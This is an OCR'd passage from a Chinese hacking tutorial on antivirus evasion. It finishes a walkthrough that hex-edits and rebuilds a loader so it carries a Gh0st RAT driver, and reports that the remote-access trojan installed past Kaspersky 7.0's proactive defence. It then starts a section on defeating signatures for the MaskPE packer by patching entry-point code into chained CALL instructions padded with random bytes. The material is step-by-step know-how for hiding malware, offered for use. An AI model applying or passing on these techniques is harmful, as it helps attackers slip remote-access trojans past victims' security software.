


图104

之后我们再来查看Gh0st RAT 2.5的驱动文件大小，是3328字节，换成16进制为D00字节，而PI2.3.2服务端的大小是9728字节，转换成16进制是2600字节。

我们把00 28 06替换成00 26 00，记得仍然是从低位到高位，修改后如图105所示。




图105

接着保存文件，当我们再次导出RING0BIN和RING0EXE这两个资源后发现，前者没有变大，还是768字节，当然后者也并没有变小，依然是原来的大小。之后我们用到另一款软件Resource Binder，它可以对保存后的文件进行重构，如图106所示。




图106

重构之后我们发现，Loader 整个文件已经变小，我们再次导出里面的两个资源，发现和导入的文件一样大小了。虽然是同样的大小，但是里面的资源很可能被破坏了，所以借助 ResScope 再将两个资源重新导入一次，之后保存后测试，很惊喜的事情发生了！卡巴 7.0 主动防御全开的时候，没有任何的反应而安装服务端的主机上线了！

这样，一次完美的偷梁换柱免杀之旅就完成了，偷的是这个 Loader 的梁，换的是 Gh0st RAT 驱动的柱。

总结

这算是对于一个 Lorder 的废物利用过程，当然现在有一些捆绑机也是可以过主动防御的了，不妨用捆绑机试试。本节中提到的 Lorder 中的 SYS 驱动是可以随意更换的，你也可以尝试用 PCSHARE 的驱动，或者其他恢复 SSDT 的驱动。

在 DIY 这个 Lorder 的过程中，一定要保证 sys 文件是免杀的，否则不会成功。如果 sys 驱动在原来程序上也失效了，那么在这个 Lorder 里也一定失效，所以一定要保证驱动是可以恢复 SSDT 的。另外，不能保证所有的恢复 SSDT 的驱动都可以移植到这个 Loder 上，测试的时候要在虚拟机中测试，以免造成蓝屏或系统崩溃。

十八、CALL 间花再造 MaskPE2.0 免杀神话

MaskPE 这款加密免杀工具是 06 年出来的，曾经一度火热过，可以说在当时是免杀必备！由于这样的出众，最后当然难逃杀软的追杀，它们是直接就把这款软件加密过的程序封杀，无论是不是恶意程序。我们这次就来让这款加密软件复活，继续它的免杀之旅。

MaskPE 有六种加密方式，如图 107 所示，我们只以其中一种为例来进行说明，其他五种的免杀方式是一样的。




图 107

用 MaskPE 载入目标程序后，以第一种加密方式为例，点击“Make File”，就生成了一个加密的文件。之后用 OD 载入加密后的文件，来到加密后程序的入口点，会看到如下代码：

```
00408026      60        pushad
00408027   .  53        push    ebx
00408028   .  51        push    ecx
00408029   .  53        push    ebx
0040802A   .  51        push    ecx
0040802B   .  85D8      test    eax, ebx
0040802D   .  53        push    ebx
0040802E   .  53        push    ebx
————中间省略若干代码————
004080DC   .  5A        pop     edx
```

```
004080DD  .  59    pop    ecx
004080DE  .  5B    pop    ebx
004080DF  .  58    pop    eax
004080E0  .  58    pop    eax
004080E1  .  5A    pop    edx
004080E2  .  5A    pop    edx
004080E3  .  61    popad
```

中间省略了若干代码，这组反汇编代码中，是pushad和popad夹杂着一堆指令，这些指令可以用nop全部填充掉，只剩下开头的pushad和结尾的popad。

之后在pushad下面的第一行采取二进制编辑写入**E8 10 00 00 00**，如图108所示。也就是从下一句地址算起（0040802C），CALL到向下十个地址处，那里就是0040803C。




图108

之后在0040803C继续二进制编辑，和图108是一样的。但是要注意，这样CALL下去会CALL出pushad和popad夹着的这个范围，所以最后一个CALL未必会是向下第十个地址。

最后一个CALL需要手工调整，CALL到popad的地址，也就是004080E3，这样就在pushad和popad之间建立了几个CALL。其中每两个CALL之间全部是nop填充的，CALL是连续的，每一个都CALL到向下的另一个。之后将每两个CALL之间的nop全部选中，进行二进制编辑，随意写入16进制的数据，但是不要超过原有数据的个数，如图109所示。




图109

